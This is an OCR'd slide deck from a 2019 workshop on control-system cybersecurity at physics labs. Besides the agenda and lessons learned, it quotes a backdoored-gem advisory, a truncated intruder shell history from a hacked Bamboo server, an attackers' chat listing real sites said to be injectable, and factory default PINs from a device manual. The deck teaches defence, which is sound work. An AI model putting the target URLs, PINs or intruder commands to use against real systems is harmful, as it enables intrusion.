Why (Control System) Cyber-Security sucks…

Stephane Armanet (ESS), Kathryn Baker (STFC), Lisa Belk (LLNL), Mark Heron (STFC), James Jamilkowski (BNL), Stefan Lüders (CERN), Maurizio Montis (INFN), Remy Mudingay (ESS), Igor Oya (CTA), and Karen White (ORNL)

~30 participants

11 in-d[illegible]esentations &
[illegible]ts of lively discussions

09:00	Intro to the 7th CS2HEP	Dr Stefan Lueders	
	Ballroom F, Marriott at The Brooklyn Bridge		09:00 - 09:40
	The perspective of a small cog in a big machi[illegible]	Mrs Kathryn Baker	
	Ballroom F, Marriott at The Brooklyn [illegible]		[illegible]9:40 - 10:00
10:00	Coffee Break		
	Ballroom F, Marriott at The Brooklyn Bridge		10:0[illegible] - 10:30
	An update on Cyber Security [illegible]ond Light Source	Mr Mar[illegible]eron	
	Ballroom F, [illegible] Bridge		10:30 - 1[illegible]00
11:00	[illegible] team has deployed a dedicated isolated environment to support [illegible]opment at ESS	Stephane Arma[illegible]	
	Ballroom F, Marriott at The Brooklyn Bridge		
	Cybersecurity in the Cherenkov Telescope Array	Igor Oya	
	Ballroom F, [illegible] Bridge		11:30 - 12:00
12:00	SPES Control S[illegible] Cyber Security aspects	Mr Maurizio Montis	
	[illegible] Marriott at the Brooklyn [illegible]		13:15 - 13:45
	Cy[illegible] Attack! Super Com[illegible]	Ms Lisa Belk	
	Williamsburg Room, [illegible] Brooklyn Bridge		13:50 - 14:20
	Lesse[illegible] OE IG Audit of Security of Indu[illegible]al Control Systems	Ms Karen White	
	Williamsburg Room, Marriott at the Brooklyn Bridge		14:25 - 14:55
15:00	Keeping Up [illegible] the Joneses	Mr James Jamilkowski	
	Williamsburg Room, Marriott at the Brooklyn Bridge		15:00 - 15:30
	Coffee Break		
	Williamsburg Room, Marriott at the Brooklyn Bridge		15:30 - 16:00
16:00	Vulnerability management at ESS	Mr Remy Mudingay	
	Williamsburg Room, Marriott at the Brooklyn Bridge		16:00 - 16:30
	Detecting IoT Devices and How They put Large Heterogeneous Networks at Security Risk	Dr Stefan Lueders	
	Williamsburg Room, Marriott at the Brooklyn Bridge		16:30 - 17:00
17:00			


https://indico.cern.ch/event/812348

A big "THANK YOU" to all presenters, the participants and the ICALPECS program committee & staff!

17th Bienn[illegible]nternational Conference on Accelerator [illegible]ge Experimental Physics Control Systems

ICALEPCS 2019

Share & Collaborate


Why GitHub?
Enterprise
Explore
Marketplace
Pricing
Search
Sign in
Sign up
rest-client / rest-client
Watch 101
Star 4,748
Fork 882
Code
Issues 52
Pull requests 44
Projects 0
Wiki
Security
Insights
[CVE-2019-15224] Version 1.6.13 published with malicious backdoor. #713
New issue
Open
juskoljo opened this issue on Aug 19 · 42 comments
juskoljo commented on Aug 19 • edited by ab
Summary
On August 14, attackers published a series of rest-client versions from 1.6.10 to 1.6.13 using the credentials of a rest-client maintainer whose RubyGems.org account was compromised. The affected versions were downloaded a small number of times (~1000).
On August 19, @juskoljo observed the malicious gem version and created this issue. Later that day, the RubyGems security team yanked the offending gem version and locked the affected maintainer's
Assignees
ab
Labels
security
Projects
None yet

The Why

- Vulnerabilities in our control software could create safety risks
  - E.g. point the mirrors to burn the bushes

Super Computers Under Siege!

- Bamboo-zled in March 2017

Atlassian Bamboo

```
422  cd /usr/share/atlassian/software/bamboo/atlassian-bamboo/images/icons
423  ls
424  ls -la
425  rm -rf wait.jsp
426  ls
427  cd /
428  wget -P /usr/share/atlassian/so
429  wget -P /usr/share/atlassian/so
430  wget -P /usr/share/atlassian/so
431  cd /usr/share/atlassian/softwar
432  ls
433  rm -rf *.jsp
434  ls
435  ls
436  ls
437  wget -P /usr/share/atlassian/so
```

RAW Paste Data create a new version of this paste

```
vulnerable..
<MLT> i've had my IP blacklisted by an intrusion prevention system. Other than that, it's fine :P
<sc0rp> so what kind of sites will be vulnerable to this exploit?
<MLT> many - i've noticed a lot of high-profile sites with .gov, .mil, and .int TLD's are running MS SharePoint
<MLT> here are a few large sites which are currently vulnerable:
<MLT> http://dubai.ae/en/Lists/Articles/DispForm.aspx?ID=%27108
<MLT> http://calshare.berkeley.edu/Lists/KB/DisoForm.aspx?ID=%276
<MLT> http://marines.mil/unit/mcscg/Pages/Forms/DispForm.aspx?ID=%2761
<MLT> http://www.shipping.nato.int/Lists/AlertsReplace/DispForm.asp?ID=%27217
<sc0rp> nice
<MLT> using the exploit on CERN would be win, hacking the people who created the internet :P
<sc0rp> haha
```


The Consequences

Main action items

- Set-up cybers
  - Planning
- Establish ass
- Build an asse
  - Consolida
  - Patch ma
  - Malware
  - System h
- Architecture
  - network
- Prepare an A
  - Aim for m
- Set up loggin
- IT/OT Depen
- Organize vul
- Awareness tr

Findings (from the report)


- DOE sites reviewed had not always implemented security controls over selected systems as in accordance with requirements
- Some facilities did not have complete inventories of their ICS'
- Some facilities did not properly categorize the impact of their ICS' on external systems
- Some had weaknesses in:
  - documentation of security controls
  - vulnerability management (e.g. systems not patched)
  - physical or logical access control


OAK RIDGE National Laboratory

Open slide master to edit

Patch Management


- Patches applied quickly
- All devices go through a vetting process in a controlled environment to mitigate the risk
  - Sniff for undesirable traffic
  - Scan for unacceptable vulnerabilities
  - Explicit operating procedure reinforces the vetting requirement, backed up by network monitoring
- supported (still receivi
- Removed from devices supported





Procedures for Production Deployment

CONTROL SYSTEM SOFTWARE



- We don't often make use of public repos for acquiring software, though code in the Open Source domain seems less of a concern

…and for Importing Remote Code

REMOTE MONITORING

VPN Connection


Data monitoring

Scientist's Office

- VPN connection for dedicated
- Users can have access only to
- No "direct" write permission to

- We've converted from using RSA tokens to a competing Two-Factor Authentication service
  - No significant issues were encountered during or after the transition process

Remote Monitoring vs. Control



Introduction to programming

ManualsLib


- All programming menu items are shown on the following pages. Some of these menu items may not be featured on your A800, depending on the confi guration.
- Default PIn codes are assigned from the factory:

	Owner	specialist	Operator
Default pin	1111	2222	7777
My pin			

- The PIn codes for key (secured) products and On/Off Machine can be viewed and changed with the owner role in the My Settings/Access rights menu.

4 Switch to Maintenance level.

4 Authenticate with PIn.



Select the menu.

Why (CS)² really sucks!